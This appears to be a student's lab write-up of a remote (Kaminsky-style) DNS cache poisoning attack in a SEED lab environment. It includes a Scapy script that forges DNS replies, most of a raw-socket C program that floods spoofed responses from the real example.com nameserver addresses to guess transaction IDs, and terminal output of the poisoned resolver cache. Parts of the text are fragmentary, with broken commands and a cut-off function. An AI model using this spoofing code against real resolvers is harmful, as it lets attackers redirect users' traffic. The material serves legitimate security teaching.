```

We get the following after executing the above command.



Open another tab and do the following.

```
seed@ip-172-31-44-212: ~/Internet_Security/Lab8/Labsetup/volumes
File Edit View Search Terminal Tabs Help
seed@i... <--> seed@i... <--> seed@i... <--> seed@i... <--> root@72... <--> root@cf...
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ ipython
Command 'ipython' not found, did you mean:
  command 'ipython3' from deb ipython3 (7.13.0-1)
  command 'bpython' from deb bpython (0.18-3)

Try: apt install <deb name>
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ python
Command 'python' not found, did you mean:
  command 'python3' from deb python3
  command 'python' from deb python-is-python3

seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ python 3
Command 'python' not found, did you mean:
  command 'python3' from deb python3
  command 'python' from deb python-is-python3

seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ python3
Python 3.8.10 (default, Mar 13 2023, 10:26:41)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x29
41
>>> ■
```

We can use the hex-number in the C code.

This is how we construct the DNS request.

Note:-We may use Wireshark to see what we investigated, this raw packet we saved in the file.


We investigated the raw packet sent in the file? How you do that

“Wireshark imports Hex Dump” in github

Task 3: Spoof DNS Replies

Here we can use Wireshark to capture the spoofed DNS replies.

`generate_dns_reply.py`



```
ip-172-31-44-212.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications SEED Project — Mozilla ...
File Edit Search View Document Help
generate_dns_query.py x generate_dns_reply.py x
#!/usr/bin/python3
from scapy.all import *

# based on SEED book code
targetName = 'twysw.example.com'
targetDomain = 'example.com'

# find the true name servers for the target domain
# dig +short $(dig +short NS example.com), there are two:
# 199.43.133.53, 199.43.135.53
# the C code will modify src,qname,rrname and the id field

# reply pkt from target domain NSs to the local DNS server
IPpkt = IP(src='199.43.135.53', dst='10.9.0.53', chksum=0)
UDPPkt = UDP(sport=53, dport=33333, chksum=0)

# Question section
Qdsec = DNSQR(qname=targetName)
# Answer section, any IPs(rdata) are fine
Anssec = DNSRR(rrname=targetName, type='A',
                rdata='1.2.3.4', ttl=259200)
# Authority section (the main goal of the attack)
NSsec = DNSRR(rrname=targetDomain, type='NS',
                rdata='ns.attacker32.com', ttl=259200)


# http://unixwiz.net/techtips/iguide-kaminsky-dns-vuln.html
DNSpkt = DNS(id=0xAAAA, aa=1, ra=0, rd=0, cd=0, qr=1,
               qdcount=1, ancount=1, nscount=1, arcount=0,
               qd=Qdsec, an=Anssec, ns=NSsec)
Replaypkt = IPpkt/UDPPkt/DNSpkt
with open('ip_resp.bin', 'wb') as f:
    f.write(bytes(Replaypkt))
Replaypkt.show()
```

First generate it in the attacker machine




```
seed@ip-172-31-44-212: ~/Internet
File Edit View Search Terminal Tabs Help
seed@i... x seed@i... x seed@i... x seed@i...
attack-fast.c generate_dns_query.py ip_req.bin
seed-attacker:/volumes
$ ./generate_dns_reply.py
###[ IP ]###
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags =
frag = 0
ttl = 64
proto = udp
checksum = 0x0
src = 199.43.135.53
dst = 10.9.0.53
\options \
###[ UDP ]###
sport = domain
dport = 33333
len = None
checksum = 0x0
###[ DNS ]###
```

We have two template packet ip_req.bin and ip_resp.bin we will use them, we will use them in attack.c. attack.c is based on the framework provided by lab set-up. We use brute force to generate transaction id. In attack.c we have two ip address so we will send two response.




```
root@72b08410568e: /  
File Edit View Search Terminal Tabs Help  
seed@i... × seed@i... × seed@i... × seed@i... × root@72... ×  
$> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db  
ns.attacker32.com. 858991 A 10.9.0.153  
local-dns-server-10.9.0.53:/  
$> █
```

Here we don't need to flush the cache. In the local DNS poisoning attack we need to flush the cache. Once the attack succeeded the a.iana-servers.net should be replaced by attack site2



```
root@72b08410568e: /  
File Edit View Search Terminal Tabs Help  
seed@i... × seed@i... × seed@i... × seed@i... × root@72... ×  
$> rndc dumpdb -cache && grep example.com /var/cache/bind/dump.db  
example.com. 686644 NS a.iana-servers.net.  
20230424004050 20230402155917 17695 example.com.  
www.example.com. 604020 \-NS ;-$NXRRSET  
; www.example.com. RRSIG NSEC ...  
; www.example.com. NSEC example.com. A TXT AAAA RRSIG NSEC  
; example.com. SOA ns.icann.org. noc.dns.icann.org. 2022091250 7200 3600 1209600 3600  
; example.com. RRSIG SOA ...  
20230420234414 20230330221500 17695 example.com.  
local-dns-server-10.9.0.53:/  
$> █
```

We need to check the cache to see when this attacker put the packet as the name server for the example.com



```
root@72b08410568e: /  
File Edit View Search Terminal Tabs Help  
seed@i... × seed@i... × seed@i... × seed@i... × root@72... ×  
$> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db  
ns.attacker32.com. 858648 A 10.9.0.153  
local-dns-server-10.9.0.53:/  
$> █
```

Launch the attack. It totally depends on the luck.
On the attacker machine we launch the attack ./attack

```
File Edit View Search Terminal Tabs Help
seed@i... <-- seed@i... <-- seed@i... <-- seed@i...
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>>HEADER<<- opcode: QUERY, status: NOERROR, id: 4360
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 4bf43fd3587a678e01000000643619d3a5a7f4b4eaflle
;; QUESTION SECTION:
www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.          259200  IN      A      1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Wed Apr 12 02:39:15 UTC 2023
;; MSG SIZE  rcvd: 88


user-10.9.0.5:/
$>./attack
bash: ./attack: No such file or directory
user-10.9.0.5:/
$>./attack.c
bash: ./attack.c: No such file or directory
user-10.9.0.5:/
```

```
$> attack
name: rtympl, id:21464
name: zzqeji, id:21563
name: rocdc, id:21896
name: tyore, id:21569
name: uiogyt, id:21856
name: oipuu, id:21582
name: oiput, id:21854
```

We need to keep attacking local dns server

```
$> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      885625 A          10.9.0.153
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      897678 A          10.9.0.153
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      875455 A          10.9.0.153
local-dns-server-10.9.0.53:/
```

Attack.c



```
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

// based on the provided framework and SEED book code
#define MAX_FILE_SIZE 1000000

/* IP Header */
struct ipheader {
    unsigned char    iph_ihl:4; //IP header length
                    iph_ver:4; //IP version
    unsigned char    iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag:3; //Fragmentation flags
                    iph_offset:13; //Flags offset
    unsigned char    iph_ttl; //Time to Live
    unsigned char    iph_protocol; //Protocol type
    unsigned short int iph_chksm; //IP datagram checksum
    struct in_addr   iph_sourceip; //Source IP address
    struct in_addr   iph_destip; //Destination IP address
};

void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request(unsigned char* pkt, int pktsize, char* name);
void send_dns_response(unsigned char* pkt, int pktsize,
                      unsigned char* src, char* name,
                      unsigned short id);

int main()
{
    unsigned short transid = 0;
    srand(time(NULL));

    // Load the DNS request packet from file
    FILE * f_req = fopen("ip_req.bin", "rb");
    if (!f_req) {
        perror("Can't open 'ip_req.bin'");
        exit(1);
    }
    unsigned char ip_req[MAX_FILE_SIZE];
    int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

    // Load the first DNS response packet from file
    FILE * f_resp = fopen("ip_resp.bin", "rb");
    if (!f_resp) {
        perror("Can't open 'ip_resp.bin'");
        exit(1);
    }
    unsigned char ip_resp[MAX_FILE_SIZE];
    int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

    char a[26] = "abcdefghijklmnopqrstuvwxyz";
    while (1) {
        // Generate a random name with length 5
        char name[6];
        name[5] = '\0';
        for (int k=0; k<5; k++) name[k] = a[rand() % 26];

        printf("name: %s, id:%d\n", name, transid);
        /* Step 1. Send a DNS request to the targeted local DNS server.
         * This will trigger the DNS server to send out DNS queries */
        send_dns_request(ip_req, n_req, name);

        /* Step 2. Send many spoofed responses to the targeted local DNS server,
         * each one with a different transaction ID. */
        for (int i = 0; i < 500; i++)
        {
            send_dns_response(ip_resp, n_resp, "199.43.133.53", name, transid);
            send_dns_response(ip_resp, n_resp, "199.43.135.53", name, transid);
            transid += 1;
        }
    }
}
```

```

// the C code will modify src,qname,rrname and the id field
// src ip at offset 12
int ip = (int)inet_addr(src);
memcpy(pkt+12, (void*)&ip, 4);
// qname at offset 41
memcpy(pkt+41, name, 5);
// rrname at offset 64
memcpy(pkt+64, name, 5);
// id at offset 28
unsigned short transid = htons(id);
memcpy(pkt+28, (void*)&transid, 2);
//send the dns reply out
send_raw_packet(pkt, pktsize);
}

/* Send the raw packet out
 *   buffer: to contain the entire IP packet, with everything filled out.
 *   pkt_size: the size of the buffer.
 */
void send_raw_packet(char * buffer, int pkt_size)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
               &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    struct ipheader *ip = (struct ipheader *) buffer;
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, buffer, pkt_size, 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

```

Task-4

```

seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ ls
attack          attack.c          generate_dns_reply.py  ip_resp.bin      send_premade_dns.c
attack-fast.c   generate_dns_query.py ip_req.bin       send_ip_nochange.c
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ gcc attack.c -o attack
seed@ip-172-31-44-212:~/Internet_Security/Lab8/Labsetup/volumes$ 

```

```
$> rndc dumpdb -cache && grep examples.com /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep examples.com /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep examples.com /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep examples.com /var/cache/bind/dump.db
local-dns-server-10.9.0.53:/
$>
```

```
$>dig NS example.com
; <>> DiG 9.16.1-Ubuntu <>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51301
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: aaecb7bd749f10240100000064362c3f1bf05a859b0a754a (good)
;; QUESTION SECTION:
;example.com.           IN      NS
;; ANSWER SECTION:
example.com.          81124    IN      NS      b.iana-servers.net.
example.com.          81124    IN      NS      a.iana-servers.net.
;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 03:57:51 UTC 2023
;; MSG SIZE rcvd: 116
user-10.9.0.5:/
$>
```

```
user-10.9.0.5:/
$>dig example.com
; <>> DiG 9.16.1-Ubuntu <>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 23230
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: cc3c43907259911d0100000064362cab0ecf87613f394852 (good)
;; QUESTION SECTION:
;example.com.           IN      A
;; Query time: 28 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 03:59:39 UTC 2023
;; MSG SIZE rcvd: 68
user-10.9.0.5:/
$>
```

On local DNS server

```
$> rndc dumpdb -cache && grep example /var/cache/bind/dump.db
zakhi.example.com. 856425 A      1.2.3.4
edfrt.example.com. 785596 A      1.2.3.4
uiodf.example.com. 852693 A      1.2.3.4
yuiop.example.com. 896355 A      1.2.3.4
yuier.example.com. 852699 A      1.2.3.4
iouyt.example.com. 852634 A      1.2.3.4
uiuiu.example.com. 859623 A      1.2.3.4
local-dns-server-10.9.0.53:/
```

```
$> rndc dumpdb -cache && grep attack /var/cache/bind/dump.db
ns.attacker32.com. 857838 A      10.9.0.153
local-dns-server-10.9.0.53:/
```

```
$> rndc dumpdb -cache && grep example /var/cache/bind/dump.db
zakhi.example.com. 856425 A      1.2.3.4
edfrt.example.com. 785596 A      1.2.3.4
uiodf.example.com. 852693 A      1.2.3.4
yuiop.example.com. 896355 A      1.2.3.4
yuier.example.com. 852699 A      1.2.3.4
iouyt.example.com. 852634 A      1.2.3.4
uiuiu.example.com. 859623 A      1.2.3.4
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep attack /var/cache/bind/dump.db
ns.attacker32.com. 845263 A      10.9.0.153
local-dns-server-10.9.0.53:/
$> rndc dumpdb -cache && grep zvijm.example.com /var/cache/bind/dump.db
zvijm.example.com. 895266 A      1.2.3.4
local-dns-server-10.9.0.53:/
$>■
```

Search in google DNS header flags

```
user@10.9.0.5:/
$>./generate_dns_reply.py
bash: ./generate_dns_reply.py: No such file or directory
user@10.9.0.5:/
$>■
```

```
local-dns-server-10.9.0.53:/  
$> rndc flush  
local-dns-server-10.9.0.53:/  
$>
```